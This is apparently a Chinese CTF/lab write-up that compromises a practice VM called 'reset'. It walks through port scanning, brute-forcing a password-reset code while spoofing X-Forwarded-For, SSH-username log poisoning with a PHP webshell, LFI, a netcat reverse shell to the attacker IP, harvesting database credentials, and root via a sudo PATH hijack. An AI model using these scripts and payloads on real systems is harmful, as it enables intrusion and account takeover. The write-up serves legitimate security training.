

reset-Gropers

目标信息

靶机名称: reset

难度: easy

靶机IP: 192.168.1.191

攻击机IP: 192.168.1.195(Kali Linux)

靶机地址:<https://maze-sec.com/>

信息收集

先进行端口扫描

```
└─(root@Gropers)-[~]
└─# nmap -A -sT -p- 192.168.1.191
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-18 00:32 EDT
Nmap scan report for 192.168.1.191
Host is up (0.00078s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-title: \xE5\x86\x85\xE9\x83\xA8\xE7\x99\xBB\xE5\xBD\x95
|_ http-server-header: Apache/2.4.62 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
MAC Address: 08:00:27:07:15:C5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, Mikrotik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), Mikrotik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

只存在22和80端口

对80端口进行目录扫描

```
└─(root@Gropers)-[~]
```

```
└─# dirsearch -u http://192.168.1.191
```

```
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
```

```
 _|. _ _  _ _ _ _|_   v0.4.3
( ||| _ ) (/_(_|| (_| )
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist size: 11460

Output File: /root/reports/http_192.168.1.191/_26-03-18_00-34-35.txt

Target: http://192.168.1.191/

[00:34:35] Starting:

```
[00:34:38] 403 - 278B - /.ht_wsr.txt
[00:34:38] 403 - 278B - /.htaccess.bak1
[00:34:38] 403 - 278B - /.htaccess.orig
[00:34:38] 403 - 278B - /.htaccess.save
[00:34:38] 403 - 278B - /.htaccess.sample
[00:34:38] 403 - 278B - /.htaccess_extra
[00:34:38] 403 - 278B - /.htaccess_sc
[00:34:38] 403 - 278B - /.htaccess_orig
[00:34:38] 403 - 278B - /.htaccessBAK
[00:34:38] 403 - 278B - /.htaccessOLD
[00:34:38] 403 - 278B - /.htaccessOLD2
[00:34:38] 403 - 278B - /.htm
[00:34:38] 403 - 278B - /.html
[00:34:38] 403 - 278B - /.htpasswd_test
[00:34:38] 403 - 278B - /.httr-oauth
[00:34:38] 403 - 278B - /.htpasswd
[00:34:39] 403 - 278B - /.php
[00:34:59] 301 - 315B - /assets -> http://192.168.1.191/assets/
[00:34:59] 200 - 455B - /assets/
[00:35:09] 302 - 0B - /dashboard.php -> /index.php
[00:35:44] 200 - 15B - /robots.txt
[00:35:46] 403 - 278B - /server-status
[00:35:46] 403 - 278B - /server-status/
[00:36:01] 302 - 0B - /verify.php?id=1&confirm_hash= -> /forgot.php
```

打开/index.php发现是一个登录入口

而且发现了/robots.txt存有一个邮箱

xxxggg@maze.thl

web页面漏洞利用

使用这个邮箱爆破密码并没有结果

丢入/forgot.php 提示邮箱存在，可以使用四位数字验证码进行密码重置

bp抓包进行爆破

结果存在IP限制,单IP一次只能试5次

那就通过修改X-Forwarded-For来伪造IP

AI写个脚本，随机IP爆破验证码

```
import requests
import random
import time
import sys

TARGET_URL = "http://192.168.1.191/verify.php?rid=3e43d384f4f4d895"
RID = "3e43d384f4f4d895"
SESSION_ID = "dafkqu184f0m0521p2d6i11rh4"

def get_random_ip():
    return f"{random.randint(11, 254)}.{random.randint(1, 254)}.{random.randint(1, 254)}.{random.randint(1, 254)}"

print("[*] =====")
print(f"[*] 开始爆破目标: {TARGET_URL}")
print(f"[*] 当前使用的 Cookie: PHPSESSID={SESSION_ID}")
print("[*] 爆破策略: 0000-9999, 每 5 次请求轮换一次 X-Forwarded-For")
print("[*] =====\n")

headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36",
    "Content-Type": "application/x-www-form-urlencoded",
    "Cookie": f"PHPSESSID={SESSION_ID}",
    "Referer": TARGET_URL,
    "Origin": "http://192.168.1.191"
}

current_ip = get_random_ip()

for i in range(10000):
    code = f"{i:04d}"

    if i % 5 == 0 and i != 0:
        current_ip = get_random_ip()

    headers["X-Forwarded-For"] = current_ip

    data = {
        "rid": RID,
        "code": code
    }
```

```

try:
    res = requests.post(TARGET_URL, data=data, headers=headers,
allow_redirects=False, timeout=5)
    location = res.headers.get("Location", "")

    sys.stdout.write(f"\r[-] 正在尝试: {code} | 伪造IP: {current_ip} | 跳转到:
{location}")
    sys.stdout.flush()

    # 【修复核心】只有当它跳转到非 verify.php 的页面时（比如 reset.php），才算真正成
功!

    if res.status_code == 302 and "verify" not in location.lower():
        print(f"\n\n🎉 恭喜! 爆破成功!")
        print(f"[+] 正确的验证码是: {code}")
        print(f"[+] 服务器指引跳转到: {location}")
        print(f"[!] 动作要快, 立刻去浏览器填入 {code} 进入下一步!")
        break

except requests.exceptions.RequestException as e:
    print(f"\n[!] 网络请求报错: {e}")
    time.sleep(1)

print("\n\n[*] 脚本执行完毕。")

```

```

[*] =====
[*] 开始爆破目标: http://192.168.1.191/verify.php?
rid=a04b6d3791c72038
[*] 当前使用的 Cookie:
PHPSESSID=dafkqul84f0m0521p2d6illrh4
[*] 爆破策略: 0000-9999, 每 5 次请求轮换一次 X-
Forwarded-For
[*] =====

[-] 正在尝试: 7592 | 伪造IP: 76.43.170.59 | 跳转到:
/reset.php?rid=a04b6d3791c720388388

🎉 恭喜! 爆破成功!
[+] 正确的验证码是: 7592
[+] 服务器指引|跳转到: /reset.php?
rid=a04b6d3791c72038

```

得到正确的验证码, 直接修改抓到的POST包并发送请求

成功修改密码进入/dashboard.php

这个界面只有一个中英文切换可用

```
http://192.168.1.191/dashboard.php?lang=zh
```

通过作者的提示

发现存在LFI漏洞利用，

访问/var/log/auth.log发现可以利用

LFI漏洞利用原理解析

/var/log/auth.log (在 Debian/Ubuntu 系 Linux 中) 或 /var/log/secure (在 CentOS/RHEL 系中) 用于记录系统的身份验证日志，特别是 **SSH 登录记录**。

当有人尝试通过 SSH 登录服务器时，无论成功与否，系统都会将登录的**用户名**记录到这个日志文件中。如果攻击者将一段恶意代码（例如 PHP 一句话木马）作为“用户名”进行 SSH 登录尝试，这段代码就会被原封不动地写入日志文件。

随后，攻击者通过 Web 应用程序的 LFI 漏洞去“包含 (Include)”这个日志文件。如果 Web 服务器（如 PHP）解析了这个文件，它就会将日志中伪装成用户名的恶意代码当作正常的脚本执行。

使用脚本注入进行投毒

```
import paramiko


# 靶机 IP
TARGET_IP = "192.168.1.194"
# 我们的恶意 Payload 作为用户名
PAYLOAD = '<?php system($_GET["cmd"]); ?>'

def ssh_poison():
    client = paramiko.SSHClient()
    # 自动接受未知的 SSH 密钥
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    print(f"[*] 正在向 {TARGET_IP} 发送带有 Payload 的 SSH 登录请求...")

    try:
        # 故意用 Payload 作为用户名登录，密码随便填
        client.connect(TARGET_IP, port=22, username=PAYLOAD,
            password="fake_password", timeout=5)
    except paramiko.ssh_exception.AuthenticationException:
        print("[+] 投毒成功! (预期内的认证失败)")
    except Exception as e:
        print(f"[+] 请求已发送，请检查日志。附加信息: {e}")
    finally:
        client.close()

if __name__ == "__main__":
    ssh_poison()
```



投毒成功可以执行命令，反弹shell

```
http://192.168.1.191/dashboard.php?lang=/var/log/auth.log&cmd=busybox nc
192.168.1.195 1234 -e /bin/bash
```

成功反弹并稳定shell

user提权

通过对本地端口的扫描

```
www-data@reset:/var/www/index/public$ ss -tunlp
```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
udp	UNCONN	0	0	0.0.0.0:68	0.0.0.0:*
tcp	LISTEN	0	80	127.0.0.1:3306	0.0.0.0:*
tcp	LISTEN	0	128	0.0.0.0:22	0.0.0.0:*
tcp	LISTEN	0	128	*:80	*:*
tcp	LISTEN	0	128	:::22	:::*

发现存在一个数据库先找一下他的密码

```
www-data@reset:/var/www/index$ cat bootstrap.php
<?php
session_start();
// Global application configuration.
$db_host = "localhost";
$db_user = "portaluser";
$db_pass = "PortalPass123!";
$db_name = "portal";
```

成功进入数据库

```
www-data@reset:/var/www/index$ mysql -u portaluser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 7
Server version: 10.5.23-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

并成功得到了xxxggg的密码

```
MariaDB [portal]> SELECT email, password, username FROM users;
ERROR 1054 (42S22): Unknown column 'email' in 'field list'
MariaDB [portal]> SELECT password, username FROM users;
+-----+-----+
| password | username |
+-----+-----+
| xxxxxggggg | xxxggg |
+-----+-----+
1 row in set (0.000 sec)

MariaDB [portal]>
```

root提权

```
xxxggg@reset:/var/www/index$ sudo -l
Matching Defaults entries for xxxggg on localhost:
    env_reset, mail_badpass

User xxxggg may run the following commands on localhost:
    (root) NOPASSWD: /usr/local/bin/backup.sh
xxxggg@reset:/var/www/index$ cat /usr/local/bin/backup.sh
#!/bin/bash

echo "[*] Running backup..."

tar -czf /tmp/site_backup.tar.gz /var/www
```

发现可以进行path劫持

编写伪造的 tar，其功能是复制 bash 并赋予 SUID 权限

```
cd /tmp
echo 'cp /bin/bash /tmp/rootbash && chmod u+s /tmp/rootbash' > tar
chmod +x tar
```

通过在 `sudo` 命令前临时修改 `PATH`，诱导脚本执行我们的伪造程序

```
xxxggg@reset:/tmp$ sudo PATH=/tmp:$PATH /usr/local/bin/backup.sh
[*] Running backup...
xxxggg@reset:/tmp$ ls -l /tmp/rootbash
-rwsr-xr-x 1 root root 1168776 Mar 18 01:25 /tmp/rootbash
xxxggg@reset:/tmp$ /tmp/rootbash -p
rootbash-5.0#
```

成功运行被劫持的/tmp/rootbash获得了root权限